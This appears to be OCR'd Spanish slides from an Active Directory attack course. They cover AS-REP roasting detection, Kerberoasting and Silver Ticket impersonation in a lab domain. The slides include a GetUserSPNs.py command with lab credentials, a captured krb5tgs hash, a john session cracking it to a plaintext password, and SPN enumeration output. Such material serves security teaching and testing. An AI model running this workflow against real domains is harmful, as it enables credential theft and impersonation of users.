
Privesc de Dominio – ASREProasting - Deteccion



- El evento 4768 se recibe en este ejemplo debido a que la cuenta “baggio” no requiere Pre-Authentication.


Kerberoasting – TGSREProasting




TS
1 AS-REQ
AS
TGT
2 AS-REP
chicho
TGT
AUTH
3 TGS-REQ
TGS
ST
AUTH
TS
ST
4 TGS-REP
5
AP-REQ
6 AP-REP
Servidor de archivos
TGS Session Key
Contraseña del servicio
Contraseña de chicho
Clave del servicio TGS
Server Session Key

CIFRADO DE TICKETS

- Un ticket (TGT o ST) es cifrado con la clave del servicio al que va dirigido ese ticket



- Las computadores ofrecen servicios por defecto (HOST, CIFS, RDP, WSMAN)
- Las cuentas de computadoras son manejadas por el AD y estas van cambiando

- Una cuenta de servicio es manejada manualmente por humanos.


Contraseña del servicio

Clave del servicio TGS

Privesc de Dominio – Kerberoasting - TGSREProasting

```
PS C:\Users\Administrator> Get-ADUser -Filter * -Properties * | select samaccountname,ServicePrincipalNa
mes

samaccountname ServicePrincipalNames
-------------- ---------------------
Administrator  {}
Guest          {}
krbtgt         {kadmin/changepw}
baggio         {}
vieri          {}
pagliuca       {}
Signori        {}
Belotti        {}
Hart           {CUALQUIERA/SERVICIOPRUEBA}
winrmusersvc   {}
```

Privesc de Dominio - Kerberoasting – TGSREProasting



Privesc de Dominio – Kerberoasting - TGSREProasting

```
❯ python3 GetUserSPNs.py seriea.local/vieri:CristianIA123 -dc-ip 192.168.169.138 -request
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ServicePrincipalName       Name  MemberOf                                                PasswordLastSet             LastLogon                   Delegation
-------------------------  ----  ------------------------------------------------------  --------------------------  --------------------------  ----------
CUALQUIERA/SERVICIOPRUEBA  Hart  CN=Remote Desktop Users,CN=Builtin,DC=seriea,DC=local  2024-03-26 17:45:12.130649  2024-09-10 08:56:28.961923



[-] CCache file is not found. Skipping ...
$krb5tgs$23$*Hart$SERIEA.LOCAL$seriea.local/Hart*$016482533bfa8c39a577765e53bab4ee$088f70129102876a89b05e6510047aff4de07653c3a9979dcdc6b88fcd3e9bfad89078691f612ed34e720d
fda6d8d1bec7c6efd384fde51f78a387e7ffcb7eb32c9037b6d4e165555c691f8af6002d8a07979812115415ae7046c81bdbf06a6de1c408bdbdfdc25712bea3f55cddbee1b1c924acd5d48bf156ad14e86976775
4f1a093727bac693cff249d26d489d70e69bffe186859195c57cb3401ccb804e40189ff002fdcd59877534609b7648095dd358896f8031e1b4245ce08c675a96224e9ccfe2e4cb2134810c5006d19bc5f0d4d3939
442ddad52d6eaa7f6508028a877cf1ea66a01fc93eab35be3f6cf3200f4ea6634b3c3cf1598d680c73a1521071fb089c7f5c9ffbd1daa6f9bfa88913cf85475693b32542d47dc32e24d050d01438958abf4b7f40f
55117544b1ede36e95cc58d8a50ee4e477706719e865c1b78fbe650d47d77fdefe0972ef3ee86aefb256b2faa9e50d34fc533cfdeb8b0f5faa53189932a35b9e8a0999b2731804f2f4109aafbda49001886919cc4
525361cfb859ddc3cfa3257a8d8d536cdc647f9e7b30b38bd4e2324b4880c6f26c198c8549d6d9c33667893014b3133ef315c14998e829fe9ec707fa498fbafb69c6dd3fb523df30805fcac2e1c2e8653413fcf47
05648725c0dc38a8e345331c7590879b821cccecd8d991b7c67d485df507dc11c488dcff870560a44955f1e60f5d000a5bfdee96b0653c9dee49ea9213d9ea659b480177f05b075211d2de0925ecb3ad4ea88ab52
c55b8a30bcbb0fcf2081e5eeb3b1127d750bd245f501a3260a15d8bc747904c26e785dff8769df855883d9ad05397313e1a45a5c813157c4a3660dde68045761daaf4a861fb91184b3e26e4aab0d7d4a6e39c72c6
787a3a5ea985fddf46c9e388deaaf03e866f558215d0b218f4391734a5f598e68ac24df3a905183b9489286d02926b561c115bbf58bd17ab0aa6be8975f68f1663002e92a286b3fc0a61d4d103e2ad3cbca054c13
47f9b4ddcb759e2760ff1d858cd8bcad5f3b6536e278f6bc689d6872a3e23dd81ecae6c2116372fc3a7ac0d16fc7b108799486051ef27f8067f156017740363f9bf51714493445d69d8af2aef663b39c69cce7f04
d4f57a893f6d1e4bd249b632928189addf7b3cbe5d476b9c327fdc76fc5160cc0f73a7dbeb7ff36ea2ed2707f73675fe24d56792a0355491d7f6368b3b62b1021ae5582df1224618e21b1ca1f1cdf541f5ac54c86
6ccb7d6a75a9ff74c4f242335678f3b239dfcf1e0c1eecd71089e5b5e2f6aa9260515c771d681cc7d61a6fe8b8c85b12e0f8e43eb02c209de558ebbb659d932d14f3608b4f1ba93ace56dca929a8784f197dc8100
c3217403e79e5f0cf8a4603b417af455706ba9a9489e72c983c77ee36b1b287cd8a7ad2b3a4391e80df059bfabdb3d200e38b1910ca
```


```
❯ john --wordlist=./wordlist.txt --format=krb5tgs hash_hart
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 3 candidates left, minimum 6 needed for performance.
Joejoe1234       (?)
1g 0:00:00:00 DONE (2024-10-31 18:15) 100.0g/s 300.0p/s 300.0c/s 300.0C/s Marcianito123..Joejoe1234
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Privesc de Dominio – Kerberoasting - TGSREProasting

- IMPORTANTE: Si crackeas un ST tienes la clave con la que se cifran los ST para ese servicio.
- Esto significa que puedes falsificar tickets de Servicio para ese servicio.
- Usando la tecnica de Silver Ticket podrias impersonar cualquier usuario en el servicio

- Si consigues crackear un ST, no hay que buscar solo permisos communes (Administrador de Dominio).
- Buscar permisos sobre los host donde se encuentran los servicios.





CIFRADOS EN KERBEROS

12	rc2CBC-EnvOID	[RFC4556]
13	rsaEncryption-EnvOID	[RFC4556][from PKCS#1 v1.5]]
14	rsaES-OAEP-ENV-OID	[RFC4556][from PKCS#1 v2.0]]
15	des-ede3-cbc-Env-OID	[RFC4556]
16	des3-cbc-sha1-kd (deprecated)	[RFC8429]
17	aes128-cts-hmac-sha1-96	[RFC3962]
18	aes256-cts-hmac-sha1-96	[RFC3962]
19	aes128-cts-hmac-sha256-128	[RFC8009]
20	aes256-cts-hmac-sha384-192	[RFC8009]
21-22	Unassigned	
23	rc4-hmac (deprecated)	[RFC8429]
24	rc4-hmac-exp (deprecated)	[RFC6649]
